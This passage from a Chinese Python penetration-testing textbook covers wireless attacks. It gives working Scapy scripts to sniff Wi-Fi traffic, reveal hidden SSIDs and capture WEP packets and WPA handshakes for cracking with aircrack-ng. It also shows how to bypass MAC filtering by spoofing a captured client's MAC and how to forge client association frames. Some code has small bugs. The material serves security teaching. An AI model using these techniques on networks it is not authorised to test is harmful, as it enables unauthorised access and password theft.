另外，也可以使用库 pythonwifi.iwlibs 来编写一个功能相同的无线网络扫描器，这个扫描器可以扫描当前可以连接的无线网络，和前面的程序功能相同。

```
from pythonwifi.iwlibs import Wireless
wifi = Wireless("wlan0")
print "BSSID " +"Signal  "+"Frequency "+"ESSID"
for ap in wifi.scan():
    print ap.bssid+\
" "+str(ap.quality.getSignallevel())+\
" "+str(ap.frequency.getFrequency())+\
" "+ap.essid
```

把这个程序保存在 Aptana Studio 3 中执行，执行的结果如图 12-10 所示。




图 12-10　使用 pythonwifi 编写程序扫描到的无线网络

12.4　无线数据嗅探器

从 12.3 节中可以看到大部分的 AP 都工作在 channel 6，所以这里将捕获数据的频道调整到 channel 6，使用的命令如下所示：

```
root@kali: ~ # iwconfig wlan0mon channel 6
```

另外，如果读者在阅读这一节之前关闭过计算机，就会发现 wlan0mon 已经不见了，系统的网卡重新又变回了 wlan0，针对这一点可以在程序中使用 subprocess 类调整，使用的命令语句为：

```
import subprocess
subprocess.call('airmon-ng start wlan0',shell=True)
```

其实，这里就是利用 subprocess 在程序中执行了 'airmon-ng start wlan0' 这条命令。这样就无须每次重启都在终端中输入命令了。

捕获网络中无线数据包的方法与有线数据包的一样，都使用了 sniff() 函数，需要注意的

是只有使用的网卡不同。

```
from scapy.all import *
import subprocess
subprocess.call('airmon-ng start wlan0',shell=True)
iface = "wlan0mon"
def dump_packet(pkt):
    print pkt.summary()
while True:
    sniff(iface=iface,prn=dump_packet,count=10,timeout=3,store=0)
```

同样执行这个程序，可以看到捕获了大量的无线流量，如图 12-11 所示。

```
Console ×
<terminated> /root/Documents/Aptana Studio 3 Workspace/test1/test1.py
PHY     Interface       Driver          Chipset

phy0    wlan0mon        rt2800usb       Ralink Technology, Corp. RT5370

RadioTap / 802.11 Management 8L a8:57:4e:c3:53:2a > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='ZHAOJI' / Dot1
RadioTap / 802.11 Management 8L c8:be:19:ab:46:ba > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='dlink' / Dot11
RadioTap / 802.11 Management 11L 02:4c:02:0c:1b:44 > ec:26:ca:c9:60:ce / Dot11Auth
RadioTap / 802.11 Management 11L 02:4c:02:0c:1b:44 > ec:26:ca:c9:60:ce / Dot11Auth
RadioTap / 802.11 Management 8L 68:8a:f0:c9:c8:58 > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='ChinaNet-vhrW'
RadioTap / 802.11 Management 8L 68:8a:f0:e7:e4:d8 > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='ChinaNet-ucTF'
RadioTap / 802.11 Management 8L 68:8a:f0:e7:e4:d8 > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='ChinaNet-ucTF'
RadioTap / 802.11 Management 8L ec:26:ca:c9:60:ce > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='TP-LINK_60CE'
RadioTap / 802.11 Control 9L None > 70:8a:09:4e:89:5c / Raw
RadioTap / 802.11 Control 13L 00:00:00:00:00:00 > 84:55:a5:3d:23:f1
RadioTap / 802.11 Control 12L 00:00:00:00:00:00 > 70:8a:09:4e:89:5c
RadioTap / 802.11 Control 9L None > 70:8a:09:4e:89:5c / Raw
RadioTap / 802.11 Management 8L 06:1f:6f:36:dc:8d > ff:ff:ff:ff:ff:ff / Dot11Beacon / SSID='CMCC-EDU' / Do
RadioTap / 802.11 Control 12L 00:00:00:00:00:00 > 70:8a:09:4e:89:5c
RadioTap / 802.11 Control 9L None > 70:8a:09:4e:89:5c / Raw
RadioTap / 802.11 Control 12L 00:00:00:00:00:00 > 70:8a:09:4e:89:5c
RadioTap / 802.11 Control 9L None > 70:8a:09:4e:89:5c / Raw
```

图 12-11 编写程序捕获网络中的无线流量

12.5 无线网络的客户端扫描器

按照 12.1 节中给出的无线连接过程，每一个无线设备在和 AP 连接的时候都需要向其发送一个 ProbeReq 数据包，而 AP 会返回一个 ProbeResp 数据包。这样只要捕获到网络中的所有 ProbeReq 数据包，就可以知道当前网络中有哪些设备连接到 AP 上。

这里搭建一个热点并命名为 test，然后编写如下程序。在这个程序中指定参数为 test，然后执行该程序。这个程序会捕获客户端与 AP 连接的所有 ProbeReq 数据包。下面给出了这个程序的全部代码。

```
from scapy.all import *
import subprocess
subprocess.call('airmon-ng start wlan0',shell=True)
interface ='wlan0mon'
probe_req = []
def probesniff(fm):
    if fm.haslayer(Dot11ProbeReq):
        if fm.addr2 not in probe_req:
            print "New Probe Request for: ", fm.info
            print "The Probe is from MAC ", fm.addr2
```

```
            probe_req.append(fm.addr2)
sniff(iface= interface,prn=probesniff)
```

这个程序执行的结果如图 12-12 所示。

但是执行这个程序之后，fm.info 中并没有显示出 AP 的名称，所以需要对这个程序进行一些调整，将 Dot11ProbeReq 替换为 Dot11ProbeResp。修改完的程序如下所示。

```
from scapy.all import *
import subprocess
interface ='wlan0mon'
probe_req = []
def probesniff(fm):
    if fm.haslayer(Dot11ProbeResp):
        if fm.addr2 not in probe_req:
            print "New Probe Request for: ", fm.info
            print "The Probe is from MAC ", fm.addr2
            probe_req.append(fm.addr2)
sniff(iface= interface,prn=probesniff)
```

这个程序执行的结果如图 12-13 所示。

```
Console ×
/root/Documents/Aptana Studio 3 Workspace/test1/test1.py
New Probe Request for:
The Probe is from MAC  da:a1:19:59:9d:51
New Probe Request for:
The Probe is from MAC  da:a1:19:92:a9:63
New Probe Request for:
The Probe is from MAC  da:a1:19:b3:88:89
```

图 12-12　编写程序捕获到的 ProbeReq 数据包

```
Console ×
/root/Documents/Aptana Studio 3 Workspace/test1/test1.py
New Probe Request for:  ChinaNet-ucTF
The Probe is from MAC  68:8a:f0:e7:e4:d8
New Probe Request for:  CMCC
The Probe is from MAC  0e:1f:6f:36:dc:8d
New Probe Request for:  and-Business
The Probe is from MAC  12:1f:6f:36:dc:8d
New Probe Request for:  CMCC-EDU
The Probe is from MAC  06:1f:6f:36:dc:8d
New Probe Request for:  CMCC-WEB
The Probe is from MAC  0a:1f:6f:36:dc:8d
New Probe Request for:  TP-LINK_4938
The Probe is from MAC  b0:95:8e:3c:49:38
New Probe Request for:  ZHAOJI
The Probe is from MAC  a8:57:4e:c3:53:2a
New Probe Request for:  TP-LINK_6920CA
The Probe is from MAC  28:2c:b2:69:20:ca
New Probe Request for:  TP-LINK_DB3D
The Probe is from MAC  34:96:72:5f:db:3d
New Probe Request for:  TP-LINK_LSH
The Probe is from MAC  20:6b:e7:d5:f8:5b
New Probe Request for:  TP-LINK_658366
The Probe is from MAC  ec:88:8f:65:83:66
```

图 12-13　编写程序捕获到的 Dot11ProbeResp 数据包

另外，也可以只查看连接到其中某一个热点的无线设备，这里只需要使用 fm.info 和热点的名称进行判断，修改之后的程序如下所示。

```
from scapy.all import *
import subprocess
subprocess.call('airmon-ng start wlan0',shell=True)
interface ='wlan0mon'
probe_req = []
ap_name = raw_input("Please enter the AP name ")
def probesniff(fm):
    if fm.haslayer(Dot11ProbeResp):
```

```
            client_name = fm.info
            if client_name == ap_name:
                if fm.addr2 not in probe_req:
                    print "New Probe Request: ", client_name
                    print "MAC ", fm.addr2
                    probe_req.append(fm.addr2)
    sniff(iface= interface,prn=probesniff)
```

输入参数的时候，在出现“ New Probe Request”时输入“ TP-LINK_4398”，然后需要使用一个设备去连接这个热点，这时就可以看到类似图 12-14 的输出。

```
New Probe Request:  TP-LINK_4938
MAC  b0:95:8e:3c:49:38
```

图 12-14 编写程序得到连接到 TP-LINK_4398 的客户端地址

12.6 扫描隐藏的 SSID

经常会看到很多安全方面的教程中提到可以将热点隐藏起来，这样可以保证无限网络的安全。这的确可以提高一点儿安全性，但是并不能仅此就高枕无忧。实际上有很多办法可以找出那些隐藏的热点，这个原理实际上是关闭了无线信号的 SSID 广播，使得无线终端无法扫描到该路由器的名称，如图 12-15 所示。



图 12-15 创建一个隐藏 SSID 的热点

作为渗透测试者，也有必要找出那些已经被设置为隐藏的热点，因为这些热点也有可能被黑客作为入侵的入口。检测的方法是首先启动 wlan0mon。编写这个程序的思路就是：如果一个客户端去连接这个隐藏的热点的时候，就会发送“ Probe request”类型的数据包，只需要找到目的地址（Destination）为 Broadcast，并且为“Probe request”的数据包就可找到隐藏的 SSID 名称，编写的程序如下所示。

```
from scapy.all import *
iface = "wlan0mon"
def handle_packet(packet):
    if packet.haslayer(Dot11ProbeReq) or \
        packet.haslayer(Dot11ProbeResp) or \
        packet.haslayer(Dot11AssoReq):
        print "Found SSID " + packet.info
print "Sniffing on interface " + iface
sniff(iface=iface, prn=handle_packet)
```

这个程序执行的结果如图 12-16 所示。




图 12-16　使用 UltraISO 打开 Kali Linux 2 的镜像文件

12.7　绕过目标的 MAC 过滤机制

无线网络的管理者们经常会采用过滤 MAC 地址的方式，例如，下面的这个路由器就限制只有 MAC 地址为 00:0A:F5:89:89:FF 的设备才能连接到网络中，如图 12-17 所示。




图 12-17　对使用无线网络设备的 MAC 地址进行了限定

不过这种安全机制很容易被突破，黑客可以通过修改自己设备的 MAC 地址，达到连接到无线网络的目的。不过黑客有什么办法才能知道管理者们限定的 MAC 地址呢？方法就是 12.5 节中介绍的扫描方法，使用这个程序监听目标无线网络，只要一有合法 MAC 地址的设备登录到目标网络，立刻就可以获知这个登录设备的 MAC 地址。例如，图 12-18 就是捕获到的一个结果。

```
2017-12-02 02:14:00.776103
00:0a:f5:89:89:ff
liukai
RadioTap / 802.11 Management 4L 00:0a:f5:89:89:ff > ff:ff:ff:ff:ff:ff / Dot11ProbeReq / SSID='liukai'
```

图 12-18　使用 12.5 节中的程序获取的客户端 MAC 地址

而现在设备的 MAC 地址如图 12-19 所示。

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether a2:c5:b1:5c:11:ba  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 12-19　现在设备的 MAC 地址

修改设备 MAC 地址的方法很简单，命令的格式为：

```
ifconfig wlan0 hw ether 指定 MAC 地址
```

现在将本机的 MAC 地址修改为 00:0a:f5:89:89:ff，通常仅仅是需要在渗透测试期间将 MAC 地址修改，因此无须永久保存，采用如下的方法即可（这种方法在重启之后会失效）。

首先需要停止这个网卡。

```
root@kali: ~ # ifconfig wlan0 down
```

然后使用 ifconfig wlan0 hw ether 命令来修改这个网卡的硬件地址。

```
root@kali: ~ # ifconfig wlan0 hw ether 00:0a:f5:89:89:ff
```

重新启动这个网卡。

```
root@kali: ~ # ifconfig wlan0 up
```

使用 ifconfig 命令查看当前的网卡设置，如图 12-20 所示。

```
wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 192.168.1.101  netmask 255.255.255.0  broadcast 192.168.1.255
        ether 00:0a:f5:89:89:ff  txqueuelen 1000  (Ethernet)
        RX packets 555  bytes 193080 (188.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 112  bytes 11268 (11.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

图 12-20　ifconfig 命令查看当前的网卡设置

可以看到这个网卡的硬件地址已经和目标手机的 MAC 地址一样了。现在再去连接目标网络，就可以成功连接。

下面给出了一个可以修改网卡地址的完整程序。

```
import subprocess
subprocess.call(' ifconfig wlan0 down',shell=True)
subprocess.call(' ifconfig wlan0 hw ether 00:0a:f5:89:89:ff ',shell=True)
subprocess.call(' ifconfig wlan0 up',shell=True)
```

12.8　捕获加密的数据包

12.8.1　捕获 WEP 数据包

现在的无线网络大都采用密码访问的安全机制，现在常用的加密方式主要有 WEP、

WPA 和 WPA2 几种，现在普遍都认为 WEP 是一种不安全的加密模式，通常只要收集足够的有效数据包就可以从数据包中提取出密码碎片，这样就可以利用这些密码碎片计算出 WEP 的密码。接下来编写一个程序来专门收集网络中的 WEP 加密的数据包。思路是使用 sniff() 捕获在网络中传播的数据包，如果该数据包中有 Dot11WEP 属性，就将其存储在 wep_handshake.pcap 中，完整的程序如下所示。

```
import subprocess
subprocess.call('airmon-ng start wlan0',shell=True)
import sys
from scapy.all import *
iface = "wlan0mon"
nr_of_wep_packets = 4
packets = []
def handle_packet(packet):
    if packet.haslayer(Dot11WEP):
        packets.append(packet)
        if len(packets) == nr_of_wep_packets:
            wrpcap("wep_handshake.pcap", wep_handshake)
            sys.exit(0)
print "Sniffing on interface " + iface
sniff(iface=iface, prn=handle_packet)
```

不过目前，已经很难找到使用 WEP 加密的无线网络了。

12.8.2　捕获 WPA 类型数据包

WPA 是用来替代 WEP 的。WPA 继承了 WEP 的基本原理而又弥补了 WEP 的缺点：WPA 加强了生成加密密钥的算法，因此即便收集到分组信息并对其进行解析，也几乎无法计算出通用密钥；WPA 中还增加了防止数据中途被篡改的功能和认证功能。

现在已经有人研究出了针对 WPA 加密破解的方法，本书这里不详细讲解破解的原理，只介绍一下这个过程。所做的只是捕获 WPA 的 4 次握手过程产生的数据包，也就是在建立连接时的 4 个 EAPOL 类型的数据包。这需要有设备登录目标网络时才能捕获，所以通常的做法是先对网络进行攻击，让客户端都掉线，然后再监听网络，这时客户端重新登录就会产生登录数据包，一个设备登录会产生 4 个数据包。

```
import subprocess
from scapy.all import *
subprocess.call('airmon-ng start wlan0',shell=True)
packets = []
def handle_packet(pkt):
        if pkt.haslayer(EAPOL) and pkt.type == 2:
            packets.append(pkt)
            print packet.summary()
        if len(packets) == 4:
```

```
            wrpcap("wpa_handshake.pcap", packets)
            sys.exit(0)
print "Sniffing on interface " + iface
sniff(iface="wlan0mon", prn=handle_packet)
```

成功捕获 4 个数据包之后，就可以对其进行破解。这个破解的过程需要使用字典进行计算，这里最好使用专门的工具，例如 Aircrack。然后可以使用工具来破解握手包，在 Kali Linux 2 中的命令如下所示。

```
aircrack-ng -w dic.txt wep_handshake.pcap
```

小结

本章中总结了无线网络的各种渗透方式。首先介绍了 Python 进行编程所需要的模块文件，接着讲解了如何扫描出可以连接的热点。在有些时候可能会遇见一些隐藏了 SSID 的热点，在本章的中间部分讲解了如何找出这些隐身热点的方法。紧接着讲解了如何使用 Python 来捕获网络中的无线流量，并对这些流量分类，找出其中使用 WEP 和 WPA 加密的流量。

事实上，无线网络确实并不像大多数人预计的那么安全。本章中以实例的形式介绍了几个使用 Python 编写的程序，这些程序可以有效地帮助我们完成渗透任务。

第 13 章

无线网络渗透（高级部分）

CHAPTER 13

在第 12 章中开始了对无线网络渗透的学习，在本章将继续对这个内容的学习。本章会承接第 12 章中的内容，详细地模拟无线网络中客户端与服务端的连接过程。另外，本章也将介绍如何发起断开客户端连接的过程。

本章将就如下几点内容展开讲解。

（1）使用 Python 模拟无线客户端的连接过程。

（2）使用 Python 模拟 AP 的连接过程。

（3）使用 Python 编写 Deauth 攻击程序。

（4）使用 Python 编写 Deauth 攻击检测程序。

13.1　模拟无线客户端的连接过程

第 12 章介绍了无线网络的一些特点，但是无线网络和有线网络数据包的格式完全不一样，无线网络数据包的格式可以分成管理、控制和数据三种不同类型。其中，进行监督、管理和退出的数据包就是控制类型，这也是本章的重点。这些数据包与 Scapy 的对应关系可以参见 12.2.2 节。控制类型的数据包包括 Probe request、Probe response、Association request、Association response、Authentication 和 Deauthentication。这里面先就其中的一种进行介绍，以 Probe response 为例，图 13-1 给出了一个图示。

```
▸ Frame 211741: 285 bytes on wire (2280 bits), 285 bytes captured (2280 bits) on interface 0
▸ Radiotap Header v0, Length 18
▸ 802.11 radio information
▸ IEEE 802.11 Probe Response, Flags: ........
▸ IEEE 802.11 wireless LAN management frame
```

radio

图 13-1 Probe response 数据包的格式

这是一个 Probe response 类型的管理数据包，可以看到除了 Frame 之外，这个数据包的第一层是 Radiotap，这一层包括的信息显示如图 13-2 所示。

```
▾ 802.11 radio information
    PHY type: 802.11b (4)
    Short preamble: False
    Data rate: 1.0 Mb/s
    Channel: 6
    Frequency: 2437 MHz
    Signal strength (dBm): -87 dBm
  ▸ [Duration: 2328 us]
```

图 13-2 Radiotap 部分的内容

Radiotap 层包含如信号强度、频率等信息，但是在 Scapy 中填充这一层很简单，只需要使用 RadioTap() 即可。

Dot11()/Dot11ProbeReq() 构成了图 13-2 中的 IEEE 802.11 Probe Response 部分，这里使用 ls 命令查看 Dot11() 的格式，如图 13-3 所示。

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iwconfig wlan0mon channel 6
root@kali:~# scapy
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python ecdsa lib. Disabled certificate manipulation tools
Welcome to Scapy (unknown.version)
>>> ls(Dot11())
subtype    : BitField (4 bits)                  = 0                   (0)
type       : BitEnumField (2 bits)              = 0                   (0)
proto      : BitField (2 bits)                  = 0                   (0)
FCfield    : FlagsField (8 bits)                = 0                   (0)
ID         : ShortField                         = 0                   (0)
addr1      : MACField                           = '00:00:00:00:00:00' ('00:00:00:00:00:00')
addr2      : Dot11Addr2MACField                 = '00:00:00:00:00:00' ('00:00:00:00:00:00')
addr3      : Dot11Addr3MACField                 = '00:00:00:00:00:00' ('00:00:00:00:00:00')
SC         : Dot11SCField                       = 0                   (0)
addr4      : Dot11Addr4MACField                 = '00:00:00:00:00:00' ('00:00:00:00:00:00')
>>> 
```

图 13-3 Dot11() 函数的参数

这里面的参数仍然很多，需要考虑的只有 subtype、addr1、addr2 和 addr3。其中，subtype 和 type 用来表示数据包的控制类型，例如 Probe response 就是 0x0005。另外，这三个地址对应的值并不固定，往往和控制类型有关。不同的子类型会有一些微小的差别，最为常见的对应类型为。

（1）从 AP 发出，addr1 对应目的地址、addr2 对应 BSSID、addr3 对应源地址。

（2）发往 AP，addr1 对应 BSSID、addr2 对应源地址、addr3 对应目的地址。

Dot11Elt() 用来传输数据，这个函数很简单，它的格式可以使用 ls（Dot11Elt()）来查看，如图 13-4 所示。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
>>> ls(Dot11Elt())
ID         : ByteEnumField                     = 0             (0)
len        : FieldLenField                     = None          (None)
info       : StrLenField                       = ''            ('')
>>>
```

图 13-4　Dot11Elt() 函数的参数

其中，ID 表示名称，len 表示长度，info 表示信息。

为了更好地了解无线连接的过程，接下来编写一段模拟客户端连接过程的程序。这个连接建立过程中由客户端主动发起的步骤有以下三个。

（1）客户端向 AP 发送一个 Probe 请求，这个 Probe 请求的数据包构造格式如下所示。

```
packet =RadioTap() / \
    Dot11(addr1='ff:ff:ff:ff:ff:ff',
        addr2=station, addr3=station) / \
    Dot11ProbeReq() / \
    Dot11Elt(ID='SSID', info=ssid, len=len(ssid))
```

（2）客户端向 AP 发送一个 Authentication 请求，这个 Authentication 请求的数据包格式如下所示。

```
packet = RadioTap() / \
    Dot11(subtype=0xb, addr1=bssid, addr2=Client, addr3=bssid) / \
    Dot11Auth(algo=0, seqnum=1, status=0)
```

（3）客户端向 AP 发送一个 Association 请求，这个 Association 请求的数据包格式如下所示。

```
packet = RadioTap() / \
    Dot11(addr1=bssid, addr2=Client, addr3=bssid) / \
    Dot11AssoReq() / \
    Dot11Elt(ID='SSID', info=ssid) / \
    Dot11Elt(ID="Rates", info="\x82\x84\x0b\x16")
```

使用 Python 编写这个连接建立过程中三个步骤的完整程序如下所示。

```
#!/usr/bin/python
from scapy.all import *
    import sys
    if len(sys.argv) != 3:
    print "Usage: WirelessClient  <IP> eg: WirelessClient 00:0a:f5:89:89:ff  test"
    sys.exit(1)
Client = sys.argv[1]
ssid = sys.argv[2]
iface = "wlan0"
# 客户端向 AP 发送一个 Probe 请求
```

```
packet = RadioTap() / \
    Dot11(addr1='ff:ff:ff:ff:ff:ff',
        addr2=Client, addr3=Client) / \
    Dot11ProbeReq() / \
    Dot11Elt(ID='SSID', info=ssid, len=len(ssid))
print "Sending probe request"
res = srp1(packet, iface=iface)
bssid = res.addr2
print "Got answer from " + bssid
# 客户端向 AP 发送一个 Authentication 请求
packet = RadioTap() / \
    Dot11(subtype=0xb,
        addr1=bssid, addr2=Client, addr3=bssid) / \
    Dot11Auth(algo=0, seqnum=1, status=0)
print "Sending authentication"
srp1(packet, iface=iface)
# 客户端向 AP 发送一个 Association 请求
packet = RadioTap() / \
    Dot11(addr1=bssid, addr2=Client, addr3=bssid) / \
    Dot11AssoReq() / \
    Dot11Elt(ID='SSID', info=ssid) / \
    Dot11Elt(ID="Rates", info="\x82\x84\x0b\x16")
print "Association request"
srp1(packet, iface=iface)
```

13.2　模拟 AP 的连接行为

AP 和客户端是无线网络的两个部分，两者的行为也是相互关联的，针对客户端的三个行为，AP 也有相对应的处理。

（1）客户端向 AP 发送一个 Probe 请求，AP 会回应一个 Probe 应答。

（2）客户端向 AP 发送一个 Authentication 请求，AP 会回应一个 Authentication 应答。

（3）客户端向 AP 发送一个 Association 请求，AP 会回应一个 Association 应答。

具体的做法如下：首先需要将网卡设置为 monitor 模式，其次使用 Scapy 中强大的 sniff() 函数来捕获网络中的流量，最后调用 handle_packet() 函数来处理捕获到的每一个数据包。按照前面介绍的过程，如果捕获到请求（Probe request）类型的数据包。

```
if packet.haslayer(Dot11ProbeReq):
```

就调用 send_probe_response() 函数来发送响应数据包（probe-response）。

```
send_probe_response(packet)
```

根据 Dot11Elt 的头部格式，需要定义 SSID、Rates、Channel 以及扩展的传输率（ESRates）。其中，Rates 的值可以利用函数 get_rates() 从请求（Probe request）数据包中获取，

